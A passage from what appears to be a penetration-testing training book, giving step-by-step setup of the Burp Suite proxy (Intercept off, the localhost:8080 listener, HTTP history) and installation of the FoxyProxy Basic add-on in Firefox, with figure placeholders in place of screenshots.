

Figure 92: Burp Configuration

After a few moments, the UI will load.



Figure 93: Burp Suite User Interface

Let's start with the *Proxy* tool. With this tool, we can intercept any request sent from the browser before it is passed on to the server. We can change almost anything about the request at this point, such as parameter names, form values, or adding new headers. This lets us test how an application handles unexpected arbitrary input. For example, an input field might have a size limit of 20 characters, but we could use Burp Suite to modify a request to submit 30 characters.

In order to set up a proxy, we will first click the *Proxy* tab to reveal several sub-tabs and disable the *Intercept* tool, found under the *Intercept* tab. When *Intercept* is enabled, we have to manually click on *Forward* to send each request onward to its destination. Alternatively, we can click *Drop* to *not* send the request. There are times when we will want to intercept traffic and modify it, but when we are just browsing a site, having to click *Forward* on each request becomes very tedious.

The *Intercept is on/off* toggle button displays the current state of the tool and can be used to enable or disable it as required. Therefore, we will set this to *Intercept is off* to allow our browser traffic to flow normally:



Figure 94: Turning Off Intercept

Next, we can review the proxy listener settings. The *Options* sub-tab shows what ports are listening for proxy requests.



Figure 95: Proxy Listeners

By default, Burp Suite enables a proxy listener on localhost:8080. This is the host and port that our browser must connect to in order to proxy traffic through Burp Suite. We will leave these default settings.

The *Intercept* tool is enabled at start up in Burp Suite's default configuration. We can check this setting under *User options* > *Misc* > *Proxy Interception*. However, many users prefer to disable Intercept on startup, which can be done by selecting *Always disable*. Either way, we can still manually toggle Intercept on and off through *Proxy* > *Intercept* > *Intercept is on/off*.



Figure 96: Disabling Intercept on Startup

Next, we'll select *Proxy* and then *HTTP history*. The contents will be blank until traffic has been sent through Burp Suite:



Figure 97: Proxy History

According to its author, *FoxyProxy Basic*[245] is a "simple on/off proxy switcher" add-on for Firefox. We will use it to enable or disable the Firefox proxy settings. Let's install that now. We can do it from within Firefox by clicking the *Open menu* button and selecting "Adds Ons" from the menu:



Figure 98: Firefox Menu

[245] (Mozilla, 2019), https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-basic/

Once the *Add-ons Manager* page is open, we will search for "FoxyProxy Basic" by entering it in the search box in the upper right hand corner of the page and pressing enter:



Figure 99: Firefox Add-ons Manager

At the time of this writing, there are two versions of FoxyProxy available: Basic and Standard. We will use Basic because it is easier to configure and we don't need any of the extra functionality of the Standard version:



Figure 100: Firefox Add-ons Search Results

We'll click *FoxyProxy Basic* to view more details about the extension and then click *Add to Firefox* to install the add-on:



Figure 101: FoxyProxy Basic

Once we accept the permissions for FoxyProxy Basic, we'll click *Add* to finish the installation. A welcome page for FoxyProxy will open automatically when the installation is complete. We should also have a new icon to the right of the URL bar:



Figure 102: FoxyProxy Basic Shortcut

FoxyProxy is disabled by default. We can verify this visually by looking at the icon. If it has a red circle with a slash through it, the add-on is disabled. Before enabling it, we need to add a profile.

First, we'll click the small fox head icon to open the configuration screen and select *Options*:

